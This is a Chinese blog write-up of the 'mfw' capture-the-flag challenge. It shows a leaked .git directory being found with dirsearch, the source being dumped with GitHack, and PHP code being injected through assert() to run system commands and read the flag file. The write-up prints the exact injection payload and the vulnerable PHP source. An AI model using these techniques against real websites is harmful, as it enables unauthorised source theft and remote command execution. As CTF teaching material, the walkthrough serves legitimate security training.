

# 【攻防世界】十八 --- mfw

原创

通地塔 于 2020-12-29 18:02:18 发布 160 收藏 1

分类专栏: [攻防世界](#) 文章标签: [ctf 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43168364/article/details/111223200](https://blog.csdn.net/qq_43168364/article/details/111223200)

版权



[攻防世界 专栏收录该内容](#)

24 篇文章 0 订阅

订阅专栏

## 题目 ---- mfw

### 一、writeup

主页中抓包, 提示flag在: `?page=flag` 中

```
GET / HTTP/1.1
Host: 220.249.52.134:40286
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:40286/?page=about
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<nav class="navbar navbar-inverse navbar-fixed-top">
  <div class="container">
    <div class="navbar-header">
      <button type="button" class="navbar-toggle collapsed" data-toggle="collapse"
data-target="#navbar" aria-expanded="false" aria-controls="navbar">
        <span class="sr-only">Toggle navigation</span>
      <span class="icon-bar"></span>
      <span class="icon-bar"></span>
      <span class="icon-bar"></span>
    </button>
    <a class="navbar-brand" href="#">Project name</a>
  </div>
  <div id="navbar" class="collapse navbar-collapse">
    <ul class="nav navbar-nav">
      <li class="active"><a href="?page=home">Home</a></li>
      <li><a href="?page=about">About</a></li>
      <li><a href="?page=contact">Contact</a></li>
      <li><a href="?page=flag">My secrets</a></li> -->
    </ul>
  </div>
</div>
</nav>
```

这里考的不是文件包含, 在这个页面提示使用了git, 考的是git源代码泄露, 访问: `220.249.52.134:40286/.git/`

Index of /.git

220.249.52.134:40286/.git/

火狐官方网站 常用网址 镇江 就业系统-学生端

## Index of /.git

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">COMMIT_EDITMSG</a>	2018-10-04 12:57	25	
<a href="#">HEAD</a>	2018-10-04 12:57	23	

 <a href="#">branches/</a>	2018-10-04 12:57	-
 <a href="#">config</a>	2018-10-04 12:57	92
 <a href="#">description</a>	2018-10-04 12:57	73
 <a href="#">hooks/</a>	2018-10-04 12:57	-
 <a href="#">index</a>	2018-10-04 12:57	523
 <a href="#">info/</a>	2018-10-04 12:57	-
 <a href="#">logs/</a>	2018-10-04 12:57	-
 <a href="#">objects/</a>	2018-10-04 12:57	-
 <a href="#">refs/</a>	2018-10-04 12:57	-

Apache/2.4.18 (Ubuntu) Server at 220.249.52.134 Port 40286

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

也可以使用dirsearch, 命令: `python3 dirsearch.py -u http://220.249.52.134:40286/ -e php`

```

root@kali:/mytools/dirsearch# python3 dirsearch.py -u http://220.249.52.134:40286/ -e php
dirsearch v0.4.0
Extensions: php | HTTP method: GET | Threads: 20 | Wordlist size: 7085
Error Log: /mytools/dirsearch/logs/errors-20-12-15_16-12-16.log
Target: http://220.249.52.134:40286/
Output File: /mytools/dirsearch/reports/220.249.52.134/_20-12-15_16-12-16.txt

[16:12:16] Starting:
[16:12:19] 200 - 25B - /.git/COMMIT_EDITMSG
[16:12:19] 200 - 92B - /.git/config
[16:12:19] 200 - 73B - /.git/description
[16:12:19] 200 - 952B - /.git/info/ (Added to queue)
[16:12:19] 200 - 3KB - /.git/hooks/ (Added to queue)
[16:12:19] 200 - 523B - /.git/index

```

可访问的目录中没有有用的资源, 使用 `GitHack.py` 脚本导出所有的备份文件, 执行: `python2 GitHack.py http://220.249.52.134:42185/.git/`

```

root@kali:/mytools/GitHack# python2 GitHack.py http://220.249.52.134:40286/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] index.php
[OK] templates/about.php
[OK] templates/contact.php
[OK] templates/flag.php
[OK] templates/home.php

```

对得到的代码进行审计, `flag.php` 中不存在flag。突破口在`index.php`中

```

<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

// 给获取到的 page 拼接了.php $file=templates/xxx.php
$file = "templates/" . $page . ".php";

// 过滤了 .. 无法进行目录跳转
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// 判断templates/xxx.php 是否存在
assert("file_exists('$file')") or die("That file doesn't exist!");

?>

```

assert() 函数可以执行命令如下所示

```

<?php
assert("phpinfo()")

?>

```

PHP Version 5.4.45



<b>System</b>	Windows NT SPURS 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
<b>Build Date</b>	Sep 2 2015 23:45:53 <a href="https://blog.csdn.net/qq_43138364">https://blog.csdn.net/qq_43138364</a>


还可以利用其执行系统命令

```


<?php
assert("system('ipconfig')")

?>

```



构造payload: `?page=111') or system('cat template/flag.php');//`，到index.php 中就变成  
了: `assert("strpos('templates/111') or system('cat templates/flag.php');//.php', '..') === false") or  
die("Detected hacking attempt!");`  
即可得到flag



## 二、知识点

- `assert()` – 可以执行系统命令
- git源码泄露